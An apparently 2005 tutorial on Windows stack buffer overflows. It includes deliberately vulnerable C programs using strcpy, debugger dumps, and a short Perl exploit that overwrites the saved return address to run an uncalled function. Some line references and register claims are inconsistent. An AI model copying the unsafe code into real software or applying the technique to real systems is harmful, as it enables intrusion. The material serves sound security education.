Writing Stack Based Overflows on Windows

Part III - Stack Overflows

Nish Bhalla, 31st May, 2005

(Nish[a-t]SecurityCompass.com)

www.SecurityCompass.com

Stack Overflows: Part III / IV

In this section we will discuss what a stack overflow is provide a little background on stack overflows and attempt to write a local overflow exploit.

A buffer overflow occurs when a program writes beyond the end of a buffer (bounded array). In this part we will focus on understanding vulnerabilities and writing stack based exploits. We will write an example vulnerable application and write exploits for it in an attempt to better understand stack overflows on windows. This part would assume that you have already read the previous two parts.

Unlike languages such as Java / C#; C/C++ do not have built in checks for buffer overflows (a.k.a bounds checking). Modern development environment like Visual Studio .NET have some new features which will help prevent a stack overflows, however not all development environments have such features and not all developers use these features.

Different software from companies like eEye, NG software, Immunix and Entercept (now Mcafee) have been developed to help prevent a lot of these attacks. Intrusion detection and prevention systems also attempt to look for shellcode sent over the network and generate alerts.

Background

After getting a high level understanding of memory management concepts and some basic concepts of assembly language now we are ready to delve into writing exploits.

The knowledge of exploits and writing them has been around since the early days of programming languages. One of the initial exploits which brought extensive light to vulnerabilities in systems was the "Morris Worm".

"Morris Worm", was a stack overflow exploit. It came into view after it was accidentally released on the internet in 1986. It took down a host of computers and caused millions of dollars in damage at infected universities, NASA, the Military, and other federal government agencies, and choked about 10 percent of Internet traffic. It also resulted in the creation of the first of its kind Computer Emergency Response Team (CERT) teams at CMU.

Aleph One's "Smashing the stack for fun & profit" and Dildogs "The Tao of Windows Buffer Overflow" were some of the first public article that talked about buffer overflows in public.

In more recent years a multitude of methods of exploiting vulnerabilities have been discovered. These vulnerabilities have broadly been classified into three major categories; "Stack Overflows", "Heap Overflows" and "Format String" attacks. These exploits though different from each other, could produce the same end result - denial of service, unauthorized access to a remote system or escalation of privileges.

Stack and Heap Overflows, also commonly refereed to as "Buffer Overflows" exploit the buffer in a program. Buffer is a temporary storage spaces in an application. Overflowing the buffer is the storing of data beyond the limit of allocated space. Format String exploits occur due to improper or no input validation performed on the "format" class of functions (printf, sprintf, etc).

Basic Stack Overflow

A stack as we know from the ("Windows Assembly - part II/IV") is an area of virtual memory where predefined amount of space is allocated for variables programmatically. For example: "char var[10]", would store 10 bytes for the variable "var" on the stack. Typically data should not write beyond those 10 bytes of allocated space, however if someone manages to write beyond those 10 bytes of data while writing to the variable var, it would constitute a stack overflow.

Imagine if you will a glass which has space for 10 ml of water, however, if you attempt to fill more than 10 ml of water, what would happen?, the water would spill over, similarly, when data is written beyond the allocated 10 bytes of data for the variable var, the memory area beyond the allocated 10 bytes would get corrupted and would cause a system error to be displayed. Lets take a closer look at this with the help of an example listing:

```
1  // The example has been tested in Visual Studio 6.0 on
2  // Windows XP (no Service Pack, it should work on
3  // windows XP sp2 VS 7.x as well but you have to disable "/GS" Flag).
4  #include "stdafx.h"
5  #include <string.h>
6  void main()
7  {
8  char var[10];
9  strcpy( var, "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH\n" );
10 printf( var );
11 }
```

In the above example, a strcpy function is called to copy a string into the variable "var". Once the string is copied the result is printed to the console. To learn what exactly is happening behind the scene, let us step through the program using the F10 key (steps over instructions).

Enable the assembly instructions window and also the enable the register window and the disassembled code window. To do so either set a break point in the code at line 8, when the program stops at a break point browse to the view menu /debug/disassembly or when using F10 key (step over), stop at a location inside the main function call and then browse to the view menu / debug /disassembly . There are other useful menus available under the view / debug menu (registers/memory/callstack). It is recommended to have the memory and registers window enabled while understanding the examples below.

After the instruction on line 7 is executed the status of registers and memory would contain the following values:

Code, Location of the instruction	**Values of Register**
Char var[10];	EBP = 0012FF80 EIP = 00401028
strcpy(var, "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH\n");	EBP = 0012FF80

//Address of current instruction 00401028	EIP = 00401039

printf(var);
 	
//Address of current instruction 00401039
	EBP = 0012FF80
	
	EIP = 00401045

}
 	
//Address of current instruction 00401045
	EBP = 44444444
	
	EIP = 45454545

As we have learnt in the previous two sections, EBP is the location of the current base pointer of the stack frame that is being executed and EIP is the current instruction pointer.

Following the registers EBP and EIP in the above table it can be seen that EBP stays the same till the function is completed (line 10, after which the epilogue begins) and then both the EBP (0x44444444) and EIP(0x45454545) are pointing to invalid addresses.

Note: If a smaller string is copied into "var" (for example AAAABBBB), then the program would exit safely. The values of EIP (0x00401309) and EBP (0x0012000A) would be valid and thus not crash the program if strcpy(var, "AAAABBBB") was used in line 9. Note "AAAABBBB" is 0x41414141 0x42424242.



Figure: Diagrammatic Representation of basic.cpp overwriting the saved EBP and Saved EIP Registers.

As displayed in the figure above, when a stack frame is created apart from storing the values of the register onto the stack, the values of ESP and EBP of the parent stack frame are also stored on to the stack. These values when ***overwritten*** can change the execution path of a program. In the above program we changed the values of the parent stack frames EBP and ESP to 0x44444444 and 0x45454545 by overwriting the saved ESP and EBP by copying more data into a variable than it can hold using strcpy. Reviewing the memory location of 0x4444444 we will find nothing in there and thus the error handler is executed.

The reason for this problem was the use of the strcpy function. When the source buffer is greater than the destination buffer in a strcpy, an overflow occurs.

Let us modify the above example slightly as shown in the listing below. In this modified example, we are going to pass a string to the program from the command line and the string is copied into another variable using "strcpy" (similar to the code listing above).

An additional function is added in this program which is not called anywhere. As an exercise we are going to overflow the stack and execute the instructions inside this additional function before exiting the program. In this example we will see how to take control of EIP and point it to what we would like it to execute.

```
1  // Perl will be used to build the command line argument. Note if you are using visual
   studio 7.x ensure you compile with "/GS" flag disabled.
2  //basichacked.cpp
3
4  #include "stdafx.h"
5  #include "string.h"
6  #include "stdlib.h"
7
8  //Function copy performs a copy into variable var and exits.
9  int copy(char* input)
10 {
11 char var[20];
12 strcpy (var, input);
13 return 0;
14 }
15
16 // Function hacked prints out a string to the console, is not called
17 // anywhere and note it exits using exit function, which exits the
18 // whole program, not just the function hacked.
19 int hacked(void)
20 {
21 printf("Can you see me now ?\n");
22 exit(0);
23 }
24
25 int main(int argc, char* argv[])
26 {
27 if(argc < 2)
28 {
29 printf("Usage: %s <string>\r\n", argv[0]);
30 printf("written by Nish[a-t]securitycompass.com");
31
32 exit(1);
33 }
34 //prints the address of function hacked onto the console.
35 printf("Address of function: 0x%08x\n", hacked);
36 //passes argument 1 to the function copy.
37 copy(argv[1]);
38 return 0;
39 }
```

This console application contains 3 functions, the standard function main, function hacked and the function copy.

Function main forces an argument to be passed to the application or an error message is generate (line 20-23). Line 25 prints the location of the function hacked, as we begin to exploit this application, this information will be used, line 26 takes the argument passed to the application and passes it to the function copy.

The function copy receives the argument in the variable input, declares an array of size 20 bytes of type character called "var" (line 7) and copies the data it received into the variable input to the variable "var" using the function strcpy (line 8).

The function hacked is never called from within the program (you might receive a warning about it when you compile the program, ignore it). It performs a single print statement to the

console. Once the program is successfully compiled, let us execute the program by providing it command-line arguments.

```
>basic.exe AAAABBBBCCCCDDDD
Address of function hacked: 0x0040100f
```

The output of the program should be similar to what is displayed here. Thus notifying us the location where the function hacked begins.

Going back to our visual studio, setup a break point in the copy function block, provide the same arguments to the program through the visual interface (Project / Settings / Program Arguments), then click on the go button (F5).

In the debug window, scrolling a couple of pages up the following instruction should be seen

```
@ILT+0(?copy@@YAHPAD@Z):
00401005   jmp         copy (00401030)
@ILT+5(_main):
0040100A   jmp         main (004010d0)
@ILT+10(?hacked@@YAHXZ):
0040100F   jmp         hacked (00401080)
```

These instructions are jump instructions to the location where the functions code path is detailed. The actual function instructions are detailed between the following memory locations:

```
Copy Starts at Memory Location   : 00401030
Copy Ends   at Memory Location   : 0040106A

Hacked starts at Memory Location : 00401080
Hacked ends at Memory Location   : 004010BC

Main starts at Memory Location   : 004010D0
Main ends at Memory Location     : 0040113B
```

Our goal is to change the execution path i.e. some how mange to ask EIP to execute the instruction at location 0040100F (jmp hacked). Remember EIP is the register that stores the pointer to the next instruction to be executed.

As we had seen in the previous example providing a string larger than the allocated space for the variable that is being copied to using the strcpy function caused a stack overflow thus overwriting EBP and EIP. In the above example the function “copy” is using the same strcpy function. Thus we can again overwrite the EBP and EIP by providing it a large string. Instead of just using 16 characters as an argument to the application, let us provide a larger string (AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL) and see if similar results are displayed. The error handler is executed and thus an error message is displayed back to us.



Figure: Error Message on application crash.

By clicking on the "click here" some basic information about the crash is available, (AppName: basichacked.exe AppVer: 0.0.0.0 ModName: unknown ModVer: 0.0.0.0 Offset: 47474747). This information is pretty useful, the value of the offset is 47474747. The hex value of 47474747 is GGGG. Thus we have successfully overwritten the EIP with GGGG thus modifying the execution path of our program from its current path to the 47474747 (note thus it is more advantageous for us to always use 4 sets of letters in the following format thus helping us know which letters overwrite the EBP and EIP, in this example FFFF would overwrite the EBP and GGGG overwrites EIP; refer data type in windows assembly chapter).Taking a closer look at the register values.

```
37:       copy(argv[1]);
0040111A 8B 55 0C          mov          edx,dword ptr [ebp+0Ch]
0040111D 8B 42 04          mov          eax,dword ptr [edx+4]
00401120 50                push         eax
00401121 E8 DF FE FF FF    call         @ILT+0(copy) (00401005)
Registers
 EAX = 00430E92 EBX = 7FFDF000 ECX = 00422AB0 EDX = 00430E30
 ESI = 00000000 EDI = 0012FF80 EIP = 00401121 ESP = 0012FF30
 EBP = 0012FF80 EFL = 00000212 CS = 001B DS = 0023 ES = 0023
 SS = 0023 FS = 0038 GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=0 AC=1
```

Figure: Value of registers before entering function copy.

Values displayed in the figure below are the values after entering the copy function. The stack frame has been built, thus the value of EBP is now pointing to the base of the new frame.

```
10:   //Function copy performs a copy into variable var and exits
11:   int copy(char* input)
12:   {
00401030 55                push        ebp
00401031 8B EC             mov         ebp,esp
00401033 83 EC 54          sub         esp,54h

Registers
EAX = 00430E92 EBX = 7FFDF000 ECX = 00422AB0 EDX = 00430E30
ESI = 00000000 EDI = 0012FF80 EIP = 00401033 ESP = 0012FF28
EBP = 0012FF28 EFL = 00000212 CS = 001B DS = 0023 ES = 0023
SS = 0023 FS = 0038 GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=0 AC=1
```

Figure: Value of registers after entering function copy.

```
Address: EBP
0012FF28  80 FF 12 00 26 11 40 00 92 0E 43 00
0012FF4F  CC CC CC CC CC CC CC CC CC CC CC CC
0012FF76  CC CC CC CC CC CC CC CC CC CC C0 FF
0012FF9D  F0 FD 7F 00 00 00 00 70 6C 57 80 94
```

Current EBP   EBP of Main   EIP when function returns to main.

Figure: State of the Stack (values of Saved EIP, Saved EBP stored on the stack)

The values of saved EBP and EIP after the strcpy function are displayed. Note however, the current EBP and EIP are not modified. When the "RET" instruction is encountered, the EBP and EIP register that are stored on the stack are popped.

```
Registers
EAX = 0012FF14 EBX = 7FFDF000
ECX = 00430EC4 EDX = FD004C4C
ESI = 00000000 EDI = 0012FF28
EIP = 00401058 ESP = 0012FEC8
EBP = 0012FF28 EFL = 00000202 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 0038
GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=0 AC=0
PE=0 CY=0 ST0 = +0.00000000000000000e+0000
ST1 = +0.00000000000000000e+0000
ST2 = +0.00000000000000000e+0000
ST3 = +0.00000000000000000e+0000
ST4 = +0.00000000000000000e+0000

Memory
Address: EBP
0012FF18  42 42 42 42 43 43 43 43  BBBBCCCC
0012FF20  44 44 44 44 45 45 45 45  DDDDEEEE
0012FF28  46 46 46 46 47 47 47 47  FFFFGGGG
0012FF30  48 48 48 48 49 49 49 49  HHHHIIII
0012FF38  4A 4A 4A 4A 4B 4B 4B 4B  JJJJKKKK
0012FF40  4C 4C 4C 4C 00 CC CC CC  LLLL.ÌÌÌ
0012FF48  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌ
0012FF50  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌ
0012FF58  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌ
```

Current EBP   Overwritten EBP   Overwritten EIP.

Figure: State of the Stack (modified values of Saved EIP, Saved EBP)

When a function is completed, RET is encountered (Epilogue), then the values of both EBP and EIP which were stored on the stack are popped. These values were stored onto the stack when the stack frame was built (Prologue). However, when we overflowed the buffer, these values were overwritten by the hexadecimal values of DDDD (0x44444444) and EEEE(0x45454545). As we know from the windows assembly chapter, the stack grows down wards, thus the long string "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH", overwrites the stored values of EBP and EIP.

```
  00401069 5D          pop     ebp
⇨ 0040106A C3          ret

Registers
EAX = 00000000 EBX = 7FFDF000
ECX = 00430EC4 EDX = FD004C4C
ESI = 00000000 EDI = 0012FF80
EIP = 0040106A ESP = 0012FF2C
EBP = 46464646 EFL = 00000246 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 0038
GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0
PE=1 CY=0 ST0 = +0.00000000000000000e+0000
ST1 = +0.00000000000000000e+0000
ST2 = +0.00000000000000000e+0000
ST3 = +0.00000000000000000e+0000
ST4 = +0.00000000000000000e+0000
```

Figure: Overwritten EBP when ret is encountered.

Now that we know that we can overwrite the EBP and EIP. The next step is to overwrite it with the function hacked. As printed on the console the location of function hacked is 0x0040100f.

To do this we shall write a 3 line perl script to convert the function address into hexadecimal format and pass it as a command line argument to the program.

```
40 $arg = "AAAAABBBBBCCCCCDDDDDEEEE"."\x0f\x10\x40";
41 $cmd = "./basichacked.exe ".$arg;
42 system($cmd);
```

Thus now running the perl script produces the following result:

```
Address of function: 0x0040100f
Can you see me now ?
```

Thus the script overwrote the EIP with the function hacked jump instruction location. **Note:** The address is written backwards because Intel processors are little endian format.

It is not often that we can find some useful function like hacked inside preexisting code to execute. We often have to load our own code in there to actually execute something that could either potentially give us a command prompt on the system or perform some other action. To load our own function we need to have some method of loading our code into the program and then force the application to call the code.

The applications are already compiled and thus will not typically accept C/C++ code. As we know compiled code is loaded into memory and is represented with numbers (Op Code), we will have to write and place the Op Code in a location inside the same memory space of the application. Such code is often called shellcode or payload. In the next section we shall learn how to write such Operation Code.

Utilities:

- **Perl**
- **Visual Studio C++**

Links For Additional Reading / References:

- http://www.metasploit.com/ The Metasploit site has excellent information on Shellcode with an exploits and exploit framework that can be used to build more exploits.
- http://ollydbg.win32asmcommunity.net/index.php A discussion forum for using ollydbg. There are links to numerous plugins for ollydbg and tricks on using ollydbg to help find vulnerabilities.
- http://www.securiteam.com/ A site with exploits and interesting articles and links posted on various hacker sites.
- http://www.k-otik.com Another site with exploit archive.
- http://www.xfocus.org A site with various exploits and discussion forums.
- http://www.immunitysec.org A site with some excellent articles on writing exploits and some very useful tools including spike fuzzer.
- http://www.activestate.com A site with Active perl, perl that runs on windows.

The articles were written after references numerous links and documents, as far as possible, I have attempted to document all those links by providing them as links for further reading.

To Do (Mini Exercise – Paper Part III):

Compile the following code in VC++ (either Visual Studio 7.0 or 7.1) and view the disassembled code.

```
#include "stdafx.h"
#include "string.h"
#include "stdlib.h"

int copy(char* input)
{
        char var[20];
        strcpy (var, input);
        return 0;
}

int hacked(void)
{
        printf("Can you see me now ?\n");
        exit(0);
}

int findme(void)
{
        printf("I can print this now\n");
        exit(0);
}

int main(int argc, char* argv[])
{
        if(argc < 2)
        {
                printf("Usage: %s <string>\r\n", argv[0]);
                printf("written by Nish[a-t]securitycompass.com");
                exit(1);
        }

        printf("Address of function: 0x%08x\n", hacked);
        copy(argv[1]);
        return 0;
}
```

1. Use the above code and change the code path to execute findme() after the function copy is called.

2. What is the difference between Little Endian and Big Endian format?